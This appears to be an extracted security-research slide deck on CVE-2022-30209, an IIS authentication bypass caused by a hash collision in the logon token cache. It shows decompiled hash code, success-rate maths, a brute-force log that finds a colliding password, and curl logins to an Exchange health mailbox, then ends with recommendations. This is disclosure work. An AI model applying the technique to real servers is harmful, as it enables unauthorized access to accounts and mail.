
http://orange.local/hello.aspx?id=Orange



IIS Authentication Bypass

CVE-2022-30209

For a Protected Area




 DI1D8XF4

 T9433W0N


 R04K85R8

 OR7SHSQM


 4IDF7LAU


 T9ILKRJO

 DIO376UC

 29WM5WPU

 XRXNHYS8

 I0XVSRY7

 4J4F29DY


 BA55FF5B

 VJ5QUDCJ

 XS9B66QE

 I1BICTG1

All Passwords are Valid

 2AWCRJ5Z

 I212PEZ3

 XT2A3HD6

 MK4CSS3L


 OT844EAG

 92D409UT

 FTM3BRCO


 FTNJ0N3Q

 4KT30N6F

 92TWJEJM


 OU131W48

 KC4U2MRT

 VL62A63D

 93DWE2MQ

 OUFLIRN9

 MLK10C5L

 VLKKY1ME

 2CONWYOF

 03R2ZXJM

 AND MORE

You might be thinking...

- What's the root cause?
- How do I get those passwords?
- What kind of scenarios are vulnerable?

The login result cache...?

- Logon is an expensive operation so... Let's cache it!
 - IIS **by default cache windows security tokens** for password-based authentications such as Basic Auth or Client-Certificate Auth...
 - A scavenger deletes unused records every 15 minutes :(
 - Use LKRHash Table

Initializing a LKRHashTable

```
CLKRHashTable::CLKRHashTable(  
    this,  
    "TOKEN_CACHE",           // An identifier for debugging  
    pfnExtractKey,           // Extract key from record  
    pfnCalcKeyHash,          // Calculate hash signature of key  
    pfnEqualKeys,            // Compare two keys  
    pfnAddRefRecord,         // AddRef in FindKey, etc  
    4.0,                    // Bound on the average chain length.  
    1,                      // Initial size of hash table.  
    0,                      // Number of subordinate hash tables.  
    0                       // Allow multiple identical keys?  
);
```

fnCalcKeyHash for Token Cache

```
1  DWORD pfnCalcKeyHash(wchar_t *Username, wchar_t *Password) {  
2      DWORD i = 0, j = 0;  
3  
4      for ( ; *Username; ++Username)  
5          i = i * 101 + *Username;  
6  
7      for ( ; *Password; ++Password)  
8          j = j * 101 + *Password;  
9  
10     return i ^ j;  
11 }
```

fnEqualKeys for Token Cache

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {  
2  
3      if ( this->LoginMethod != that->GetLogonMethod() ||  
4          strcmp(this->Username, that->GetUserName()) ||  
5          strcmp(this->Username, that->GetUserName()) ) {  
6          return KEY_MISMATCH;  
7      }  
8  
9      return KEY_MATCH;  
10 }
```

Why did it compare the username twice?

```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {  
2  
3      if ( this->LoginMethod != that->GetLogonMethod() ||  
4          strcmp(this->Username, that->GetUserName()) ||  
5          strcmp(this->Username, that->GetUserName()) ) {  
6          return KEY_MISMATCH;  
7      }  
8  
9      return KEY_MATCH;  
10 }
```



```
1  DWORD pfnEqualKeys(TokenKey *this, TokenKey *that) {  
2      if ( this->dwLogonMethod == that->dwLogonMethod() ||  
3          strcmp(this->szLogonName, that->szLogonName()) ||  
4          strcmp(this->szUserName, that->szUserName()) ||  
5          strcmp(this->szDomainName, that->szDomainName()) ) {  
6          return MISCELLANEOUS_ERROR;  
7      }  
8      return KEY_MATCH;  
9  }  
10 }
```

pfnCalcKeyHash vs. pfnEqualKeys

Username and Password are involved

Only Username is involved...

You can reuse another logged-in token with random passwords

1. Every password has the success rate of $1/2^{32}$
2. Unlimited attempts during the 15-minutes time window.

Winning the Lottery

1. Increase the odds of the collision!
2. Exploit without user interaction - Regain the initiative!
3. Defeat the 15-minutes time window!

1. Increase the Probability

- 4.2 billions hashes under the key space of a 32-Bit Integer
 - LKRHash Table uses LCGs to scramble the result
 - The LCG is not one-to-one mapping under the key space of a 32-bit integer

```
DWORD CLKRHashTable::_CalcKeyHash(IHttpCacheKey *key) {  
    DWORD dwHash = this->pfnCalcKeyHash(key)  
    return ((dwHash * 1103515245 + 12345) >> 16)  
        | ((dwHash * 69069 + 1) & 0xffff0000);  
}
```



13% of Success Rate





13% of Key Space

by pre-computing the password

2. Regain the Initiative

- The "Connect As" feature is commonly used in Virtual Hosting or Web Hosting




IIS auto-logon the user you specify
while spawning a new process

Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
 - Running for all day - $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$

The odds are already higher than an SSR
(Superior Super Rare) in Gacha Games...



Experiment Run!

- Windows Server is able to handle about 1,800 logins per-second
 - Running for all day - $(1800 \times 86400) \div (2^{32} \times (1 - 0.13)) = 4.2\%$
 - Running for 5 days - $(1800 \times 86400 \times 5) \div (2^{32} \times (1 - 0.13)) = 20.8\%$
 - Running for 12 days - $(1800 \times 86400 \times 10) \div (2^{32} \times (1 - 0.13)) = 49.9\%$
 - Running for 24 days - $(1800 \times 86400 \times 24) \div (2^{32} \times (1 - 0.13)) = 100\%$

orange@work2: ~ [84x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
[Sat Jun 18 22:35:57 UTC 2022] - Total = 656552168 , Reqs/s = 1801.993
[Sat Jun 18 22:45:57 UTC 2022] - Total = 657645277 , Reqs/s = 1821.848
[Sat Jun 18 22:55:57 UTC 2022] - Total = 658739553 , Reqs/s = 1823.793
[Sat Jun 18 23:05:58 UTC 2022] - Total = 659833886 , Reqs/s = 1823.887
[Sat Jun 18 23:15:58 UTC 2022] - Total = 660923387 , Reqs/s = 1815.835
[Sat Jun 18 23:25:58 UTC 2022] - Total = 662019278 , Reqs/s = 1826.485
[Sat Jun 18 23:35:58 UTC 2022] - Total = 663113853 , Reqs/s = 1824.292
[Sat Jun 18 23:45:59 UTC 2022] - Total = 664195881 , Reqs/s = 1803.380
[Sat Jun 18 23:55:59 UTC 2022] - Total = 665275497 , Reqs/s = 1799.360
[Sun Jun 19 00:05:59 UTC 2022] - Total = 666357973 , Reqs/s = 1804.127
[Sun Jun 19 00:15:59 UTC 2022] - Total = 667443022 , Reqs/s = 1808.415
[Sun Jun 19 00:26:00 UTC 2022] - Total = 668497993 , Reqs/s = 1758.285
[Sun Jun 19 00:36:00 UTC 2022] - Total = 669571241 , Reqs/s = 1788.747
[Sun Jun 19 00:46:00 UTC 2022] - Total = 670650381 , Reqs/s = 1798.567
[Sun Jun 19 00:56:00 UTC 2022] - Total = 671732644 , Reqs/s = 1803.772
[Sun Jun 19 01:06:01 UTC 2022] - Total = 672814612 , Reqs/s = 1803.277
Gooooooooooooood, status = 200, password = A0E0QV5Q
```

real 6326m58.295s

user 650m21.074s

sys 801m11.261s

orange@work2:~/collide-auth\$

3. Defeat the Time Window!

- In sophisticated modern applications, it's common to see:
 1. background daemons that check the system health
 2. background cron-jobs that poke internal APIs periodically

3. Defeat the Time Window!

- The token will be **cached in the memory forever** if:
 1. The operations attach a credential
 2. The time gap between each access is less than 15 minutes

Microsoft Exchange Server

Microsoft Exchange Server

- Active Monitoring Service:
 - An enabled-by-default service to check the health of all services
 - Check Outlook Web Access and ActiveSync **with a credential every 10 minutes!**

```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
-u "HealthMailbox31e866..@orange.local:000000"
HTTP/2 401
```



```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
-u "HealthMailbox31e866..@orange.local:PASSWD"
HTTP/2 401
```



```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
-u "HealthMailbox31e866..@orange.local:KVBVDE"
HTTP/2 505
```





Domain\user name:

HealthMailbox31e866da207f4fd69759c18ee158

Password:

.....

KVBVDE

⟳ sign in



Search Mail and People



+ New | ...

^ Favorites

Inbox

Sent Items

Drafts

^ HealthMailbox-ex01-001

Inbox

Drafts

Sent Items

Deleted Items

Junk Email

Notes

In-Place Archive -HealthMailbox

Inbox

Filter

[Unknown]

SearchQueryStxProbe

4/18/2022

(No message text)



HealthMailbox-ex01-001

HealthMailbox31e866da207f4fd69759c18ee1587b5a@orange.local

Change

Open another mailbox...

Sign out



an item to read

select the first item in the list

Outline

1. Introduction
2. Our Research
3. Vulnerabilities
4. Recommendations

Recommendation

- About the Hash Table design
 - Use PRFs such as SipHash/HighwayHash
- About the Cache Design
 - The inconsistency is the king.
- Learn from history
 - ✗ Limit the input size
 - ✗ A secret to randomize the Hash Function

Future Works

- Locate the correct bucket index by Timeless Timing Attack?
- A more efficient Hash-Flooding way on CachUriModule?
- Cache Poisoning on Static Files (Kernel-Mode)?

Thanks!



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<https://blog.orange.tw>